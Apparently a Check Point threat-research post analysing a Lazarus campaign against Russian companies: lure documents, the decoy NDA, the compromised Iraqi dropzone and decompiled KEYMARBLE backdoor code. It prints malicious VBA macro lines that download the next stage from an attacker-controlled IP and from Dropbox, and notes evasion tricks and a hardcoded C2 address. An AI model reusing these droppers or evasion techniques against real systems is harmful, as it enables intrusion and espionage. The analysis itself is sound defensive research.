

North Korea Turns Against New Targets?!

research.checkpoint.com/north-korea-turns-against-russian-targets/

February 19, 2019



February 19, 2019

Introduction

Over the past few weeks, we have been monitoring suspicious activity directed against Russian-based companies that exposed a predator-prey relationship that we had not seen before. For the first time we were observing what seemed to be a coordinated North Korean attack against Russian entities. While attributing attacks to a certain threat group or another is problematic, the analysis below reveals intrinsic connections to the tactics, techniques and tools used by the North Korean APT group – Lazarus.

This discovery came about as we were tracking multiple malicious Office documents that were designed and crafted specifically for Russian victims. Upon closer examination of these documents, we were able to discern that they belonged to the early stages of an infection chain which ultimately led to an updated variant of a versatile Lazarus backdoor, dubbed KEYMARBLE by the US-CERT.

Sometimes referred to as Hidden Cobra, Lazarus is one of the most prevalent and active APT groups in the world today. The infamous group, which is known to be a North Korean sponsored threat actor, is believed to be behind some of the largest security breaches of the

last decade.

This includes the [Sony Pictures Entertainment hack](#), the [Bangladesh bank heist](#), and numerous other high stakes operations, such as the theft of millions of dollars worth in cryptocurrencies from at least five different [cryptocurrency exchange](#) services worldwide.

While our campaign's timeline seems to overlap with last week's ESTsecurity [report](#) on the "Operation Extreme Job" campaign targeting South Korean security companies, we have observed different tactics, techniques and procedures (TTPs) employed in the two operations.

It is long believed among the security community that Lazarus is divided into at least two subdivisions: the first named Andariel which focuses primarily on attacking the South Korean government and organizations, and the second, Bluenoroff, whose main focus is monetization and global espionage campaigns.

The differences between the two campaigns, which were conducted at the same time, provides wind once again to the theory that multiple divisions are at work here.

This incident, however, represents an unusual choice of victim by the North Korean threat actor. Usually, these attacks reflect the geopolitical tensions between the DPRK and nations such as the U.S, Japan and South Korea. In this case, though, it is probably Russian organizations who are the targets.

Infection Chain

During our analysis we encountered two different infection flows.

The main infection flow consists of the following three main steps:

1. A ZIP file which contains two documents: a benign decoy PDF document and a malicious Word document with macros.
2. The malicious macro downloads a VBS script from a Dropbox URL, followed by the VBS script execution.
3. The VBS script downloads a CAB file from the dropzone sever, extracts the embedded EXE file (backdoor) using Windows' "expand.exe" utility, and finally executes it.

At first, the infection chain consisted of all the above stages, but at a certain point, the attackers decided to skip on the second stage of the infection chain and the malicious Word macros were modified to directly "download and execute" the Lazarus Backdoor in stage three.




Fig 1: The Infection Flow

Lure Office Documents

All documents related to this campaign were uploaded to VirusTotal from different sources in Russia during the week of 26-31/01/19, with what looks like their original file names.

All the documents also included similar metadata, with “home” as the author name, and a Korean code page.

During the campaign, the attackers utilized multiple lure images in order to convince the victims to click the “Enable Content” button and trigger the malicious macro code.

“2018.11.2~2019.1.26_ErrorDetail.doc”



First Submission: 2019-01-31 13:45:04

Code Page: Korean

Author: home

Notes: Cyrillic looking characters in the image

SHA-1: 088c6157d2bb4238f92ef6818b9b1ffe44109347




“Serial_Numbers.xls”

First Submission: 2019-01-31 06:56:00

Code Page: Korean

Author: home

SHA-1: 4cd5a4782dbed5b8e337ee402f1ef748b5035709



“LosAngeles_Court_report.doc”

First Submission: 2019-01-26 09:59:50

Code Page: Korean

Author: home

SHA-1: e89458183cb855118539373177c6737f80e6ba3f

Malicious Macros

The campaign exhibits very similar macro code in both the XLS and DOC variants of the dropper.

The macros themselves are very simple and straightforward, but in this case, keeping the macros simple and without any advanced obfuscation tricks, resulted in malicious documents that were able to pass undetected by many reputable security vendors on Virus Total.

An interesting part of the download stage in one of the documents, is the unexplained usage of a Dropbox “Host” field in the HTTP request header.

```

Set WinHttpRequest = CreateObject("MSXML2.XMLHTTP.6.0")
WinHttpRequest.Open "GET", "ht" & "tp://3" & "7.238.1" & "35.70/img/anan.jpg", False

WinHttpRequest.setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
WinHttpRequest.setRequestHeader "Accept", "text/html, application/xhtml+xml, image/jxr, */*"
WinHttpRequest.setRequestHeader "Accept-Language", "en-US"
WinHttpRequest.setRequestHeader "Accept-Encoding", "gzip, deflate"
WinHttpRequest.setRequestHeader "Host", "www.dropbox.com"
WinHttpRequest.setRequestHeader "Connection", "Keep-Alive"

WinHttpRequest.Send

```

Fig 2: A dropbox “Host” field in the HTTP request header

The mystery was solved, however, once we located another related sample, which actually downloaded the next stage of the infection chain from Dropbox itself, making it pretty clear that Dropbox was the original source for the second stage of the infection, during this campaign.

```

Set WinHttpRequest = CreateObject("MSXML2.XMLHTTP.6.0")
WinHttpRequest.Open "GET", "https://uc628a88acae49a3dc301e17632f.dl.dropboxusercontent.com/cd/0.

WinHttpRequest.setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit.
WinHttpRequest.setRequestHeader "Accept", "text/html, application/xhtml+xml, image/jxr, */*"
WinHttpRequest.setRequestHeader "Accept-Language", "en-US"
WinHttpRequest.setRequestHeader "Accept-Encoding", "gzip, deflate"
WinHttpRequest.setRequestHeader "Host", "www.dropbox.com"
WinHttpRequest.setRequestHeader "Connection", "Keep-Alive"

WinHttpRequest.Send

```

Fig 3: The code responsible for downloading the second stage of the infection from DropBox

Decoy Document

During this campaign, at least one of the malicious Office documents was originally distributed via a ZIP file, along with another PDF decoy document named NDA_USA.pdf.



Name	Size	Packed Size	Modified	Created	Accessed
 LosAngeles_Court_report.doc	391 680	366 826	2019-01-25 09:17	2019-01-25 09:18	2019-01-25 09:18
 NDA_USA.pdf	216 704	206 616	2019-01-17 23:56	2019-01-17 23:56	2019-01-21 22:27

Fig 4: The decoy and malicious files contained within the distributed ZIP file

The benign document tries to make the files look legitimate, and contains an NDA for StarForce technologies – a Russian based company which provides software copy-protection solutions.

MUTUAL NON DISCLOSURE AGREEMENT № _____

Both, StarForce Technologies, Inc., located in 8721 Santa Monica Blvd. #1063, Los Angeles

CA 90069- 4507, USA and _____, located in _____

are interested to discuss and negotiate entering into a future business cooperation. In consideration each party agrees to disclose certain confidential and proprietary information to the other party, both parties hereto agree to respect each others interest to protect confidential information under the below terms

1. From and after the date of this agreement, and for a period of five (5) years from the date of any individual disclosure, any "information", correspondence, drawings, software, manuals, pricing, commercial information, customer and market information, and other material "information" transmitted or communicated by one party (the "Disclosing Party") to the other party (the "Receiving Party"), and any information or data orally described as "confidential" or "proprietary", or which the Receiving Party has any fair reason to believe is such, shall be received and be treated by the Receiving Party in secrecy and confidence, and shall not be disclosed by the Receiving Party to any person or firm without the prior express written consent of the Disclosing Party.

2. Such restrictions on use or disclosure of information as contained in paragraph (1) do not extend to any item of information which (i) is publicly known at the time of its disclosure, (ii) is lawfully received by the Receiving Party from a third party without infringing confidentiality, (iii) is published or otherwise made known to the public by the Disclosing Party, or (iv) was generated and/or developed independently by the Receiving Party.

3. Each party shall require each of its employees or partners or subcontractors having access to the confidential or proprietary information of the other party to enter into appropriate confidentiality agreements, and each party shall use its best efforts to insure compliance with the terms of such confidentiality agreements.

4. Upon 14 business days' written notice, each party agrees to return any written confidential or proprietary information and all media on which information was received from the other party, with a letter declaring that the information which was contained thereon has in no way been reproduced or copied onto other media.

5. Relations of the Parties under the present Agreement shall be subject to the applicable laws of the State of California and of the United States of America. The Parties have agreed that any disputes or controversies arising between the Parties in connection with fulfilment of their obligations hereunder shall be resolved by way of negotiation. In the event of failure to negotiate an agreement, either Party may refer the dispute to The American Arbitration Association in accordance with its rules and procedures, and the Parties agree to submit to and be bound by such tribunal

(«arbitration clause»).

This Agreement mutually entered into, on 2018 - ____ - ____,

For: _____	For: StarForce Technologies, Inc.
By: _____	By: _____
Title: _____	Title: _____

Signature

Signature

StarForce Technologies, Inc.
Website: www.star-force.com

Fig 5: The benign document sent to decoy victims

The Dropzone

The Lazarus Group is known to utilize an array of compromised servers for its operations, and this time is no different.

The final payload in this campaign is downloaded from a compromised server in the form of a CAB file, which is later expanded into the KEYMARBLE backdoor. It is important to note the CAB file is disguised as a JPEG image on the compromised host ([https://37.238.135\[.170/img/anan.jpg](https://37.238.135[.170/img/anan.jpg)).

A closer look at the compromised server shows an unconvincing website for the “Information Department” of the “South Oil Company”. The server is located in Iraq and hosted by EarthLink Ltd. Communications&Internet Services.




Fig 6: The Iraqi compromised server

The KEYMARBLE Backdoor


KEYMARBLE is as a general purpose backdoor that was described in a report by NCCIC last August. The malware is a remote administration tool (RAT) that provides its operators with basic functionality to retrieve information from the victim’s machine. Once executed, it conducts several initializations, contacts a C&C server and waits indefinitely for new

commands from it. Each received command is processed by the backdoor and handled within an appropriate function, which in turn collects a piece of information or conducts an action on the target machine.

AV Detection

As part of the infection flow we previously described, all of the malicious documents mentioned downloaded KEYMARBLE, compressed inside a CAB file.

It is interesting to note, that by encapsulating the backdoor in a CAB file, the attackers were able to lower the detection rate of this sample from five vendors to a mere two vendors, who detected this file as malicious on VirusTotal:



The screenshot shows the VirusTotal interface for a file analysis. The file is identified as a CAB file with the name 'anan.jpg' and a size of 245.8 KB. It was last analyzed on 2019-01-31 at 15:45:28 UTC. The interface shows that 2 out of 59 engines detected the file as malicious. The detected engines are Microsoft (Trojan:Win32/Fuerboos.C!cl) and Sophos ML (heuristic). All other engines listed, including Ad-Aware, AhnLab-V3, Antiy-AVL, Avast, AVG, Babable, BitDefender, CAT-QuickHeal, AegisLab, ALYac, Arcabit, Avast Mobile Security, Avira, Baidu, Bkav, and ClamAV, reported the file as clean.

Engine	Detection
Microsoft	Trojan:Win32/Fuerboos.C!cl
Sophos ML	heuristic
Ad-Aware	Clean
AhnLab-V3	Clean
Antiy-AVL	Clean
Avast	Clean
AVG	Clean
Babable	Clean
BitDefender	Clean
CAT-QuickHeal	Clean
AegisLab	Clean
ALYac	Clean
Arcabit	Clean
Avast Mobile Security	Clean
Avira	Clean
Baidu	Clean
Bkav	Clean
ClamAV	Clean

Fig 7: vendor detection results in Virus Total

Version Comparison

This instance of the malware resembles its predecessor from last year in flow and functionality. Both operate in two main stages – an initialization phase that sets up necessary data structures and contacts the C&C server, and the main command dispatch loop that receives commands from the server and passes them on to their corresponding handlers. Particular mechanisms within these stages also appear in other pieces of malware that originate from North Korea, a lot of which are attributed to the infamous Lazarus Group.

Having said that, there are particular differences in this variant from the previously reported sample of the same family. For one, the authors used wolfSSL, an open source code repository used to authenticate the client's identity to the C2 server and encrypt communication. This is not the first time this library is used in North Korean malware. Intezer described a different RAT that leveraged it in an attack against cryptocurrency exchanges last year. Additionally, while most of the command codes handled by the backdoor overlap in both the new and old version, some of the codes were omitted from the recent sample and several others were modified, so as the functionality of their handlers.

In the upcoming paragraphs we will outline the key features of KEYMARBLE, focusing on both correlations and distinctions from the previous sample reported by the US-CERT.

Initialization

Both backdoor variants start with an action of dynamic Win32 API functions resolution. This is a very typical initial stage that appears across multiple North Korean malwares, whereby a list of function names is decrypted during runtime and then resolved to a global table in memory. The addresses from that table will be used subsequently to invoke any calls to the desired API functions. One of the features in this mechanism that distinguishes this malware family from others is perhaps the usage of the open source McbDES2 code to implement function name decryption with the DES algorithm.

```
Old Version
int ml_resolve_functions()
{
    ml_resolve_kernel32_functions();
    ml_resolve_ws2_32_functions();
    ml_resolve_advapi32_fuctions();
    ml_resolve_iphlpapi_function();
    ml_resolve_ntdll_functions();
    ml_resolve_user32_function();
    ml_resolve_netapi32_functions();
    return SetErrorMode(2);
}

New Version
int ml_resolve_functions()
{
    int h_iphlpapi_dll; // eax
    int c_h_iphlpapi_dll; // esi
    int h_user32_dll; // eax
    int h_Netapi32_dll; // eax
    int c_h_Netapi32_dll; // esi

    ml_resolve_kernel32_functions();
    ml_resolve_ws2_32_functions();
    ml_resolve_advapi32_fuctions();
    h_iphlpapi_dll = LoadLibraryA_0(s_iphlpapi_dll);
    c_h_iphlpapi_dll = h_iphlpapi_dll;
    if ( h_iphlpapi_dll )
    {
        *( _DWORD * )GetAdaptersInfo = GetProcAddress(h_iphlpapi_dll, s_GetAdaptersInfo);
        GetProcAddress(c_h_iphlpapi_dll, s_GetTcpTable);
    }
    ml_resolve_ntdll_functions();
    h_user32_dll = LoadLibraryA_0(s_User32_dll);
    if ( h_user32_dll )
        GetProcAddress(h_user32_dll, s_GetSystemMetrics);
    h_Netapi32_dll = LoadLibraryA_0(s_Netapi32_dll);
    c_h_netapi32_dll = h_Netapi32_dll;
    if ( h_Netapi32_dll )
    {
        GetProcAddress(h_Netapi32_dll, s_NetWkstaGetInfo);
        GetProcAddress(c_h_Netapi32_dll, s_NetApiBufferFree);
    }
    return SetErrorMode(2);
}
```

Figure 8: Comparison of API resolution logic in both versions of KEYMARBLE

```

McbDESImpl.decoded_buffer = 0;
McbDESImpl.unk = 0x301010001i64;
McbDESImpl.vftable = &McbDESImpl<0>::`vftable';
McbDESImpl.decoded_len = 0;
McbDESImpl.encoded_len = 0;
v12 = 0;
*(__QWORD *)McbDESImpl.key1 = g_des_key1;
*(__QWORD *)McbDESImpl.key2 = g_des_key2;
McbDoDES2(&McbDESImpl, lpIn, cbIn, lpIn); // decrypt
decoded_buffer = McbDESImpl.decoded_buffer;
result = memmove_0(decoded_string, McbDESImpl.decoded_buffer, McbDESImpl.encoded_len);
if ( LOBYTE(McbDESImpl.unk) )
{
    if ( decoded_buffer )
        result = (void *)j_j_j___free_base(decoded_buffer);
}
return result;

```

```

void *nl_decrypt_lib_function_strings()
{
    int savedregs; // [esp+0h] [ebp+0h]

    McbDoDES(s_kernel32_dll_encrypted, 0x18u, (int)&savedregs, s_kernel32);
    McbDoDES(s_GetProcAddress_encrypted, 0x18u, (int)&savedregs, s_GetProcAddress);
    McbDoDES(&s_WinExec_encrypted, 0x10u, (int)&savedregs, s_WinExec);
    McbDoDES(s_FreeLibrary_encrypted, 0x18u, (int)&savedregs, s_FreeLibrary);
    McbDoDES(s_CreateThread_encrypted, 0x18u, (int)&savedregs, s_CreateThread);
    McbDoDES(&s_GetExitCodeProcess_encrypted, 0x20u, (int)&savedregs, s_GetExitCodeProcess);
    McbDoDES(s_TerminateProcess_encrypted, 0x20u, (int)&savedregs, s_TerminateProcess);
    McbDoDES(&s_WaitForSingleObject_encrypted, 0x20u, (int)&savedregs, s_WaitForSingleObject);
    McbDoDES(&s_CloseHandle_encrypted, 0x18u, (int)&savedregs, s_CloseHandle);
    McbDoDES(&s_WriteFile_encrypted, 0x18u, (int)&savedregs, s_WriteFile);
    McbDoDES(&s_ReadFile_encrypted, 0x18u, (int)&savedregs, s_ReadFile);
    McbDoDES(s_GetFileSize_encrypted, 0x18u, (int)&savedregs, s_GetFileSize);
    McbDoDES(s_SetFilePointer_encrypted, 0x18u, (int)&savedregs, s_SetFilePointer);
}

```

Figure 9: API function name decryption using the open source McbDoDES template library

Following this, KEYMARBLE will start preparing the data structures required for communicating with the C&C server. This will include both initiation of WolfSSL related structures as well as initial contact with the server. For the former, the malware will drop a hardcoded PEM certificate to the disk under %TEMP% with the file name “Thumbss.db”, which will have its data read and passed to an internal WolfSSL function called *ProcessFile*. This will in turn parse it and assign data derived from the certificate to a global context structure used for communication. The used certificate in this sample can be found in the IOC section below.

```
method = (WOLFSSL_METHOD *)malloc_function(4u);
else
method = (WOLFSSL_METHOD *)malloc(4u);
if ( method )
{
method->version = (ProtocolVersion)0x303;
*(WORD *)&method->side = 1;
}
_wolfssl_ctx = wolfSSL_Init(method);
c_ctx->wolfssl_ctx = _wolfssl_ctx;
if ( !_wolfssl_ctx )
{
Sleep(0x1388u);
return 0;
}
memset(certificate_path, 0, 0x208u);
GetTempPathA(0x104u, certificate_path);
Thumbss_db_certificate_path = &v8;
do
chr = *++Thumbss_db_certificate_path;
while ( chr );
strcpy(Thumbss_db_certificate_path, "Thumbss.db");
wolfssl_ctx = c_ctx->wolfssl_ctx;
if ( !wolfssl_ctx || (result = ProcessFile(certificate_path, wolfssl_ctx, (int)wolfssl_ctx, 5), result != 1) )
{
Sleep(0xAu);
return 0;
}
return result;

typedef struct _connection_context
{
WOLFSSL_METHOD wolfssl_method;
char padding[8];
WOLFSSL_CTX *wolfssl_ctx;
WOLFSSL *ssl;
SOCKET socket;
int tv_sec;
}connection_context;
```

Figure 10: Initialization of communication using wolfSSL, and outline of a proprietary structure that comprises some of the key structures required for the malware’s communication.

As for initiating contact with the C2 server, the malware will create a socket, set it to be non-blocking by invoking *ioctl/socket* with the command argument set to 0x8004667E, and attempt to connect to the hardcoded IP address 194.45.8.41 over port 443. This will happen indefinitely with 30 minute intervals between each connection attempt until success, at which point the malware will break from the loop and continue its execution.

Communication Protocol

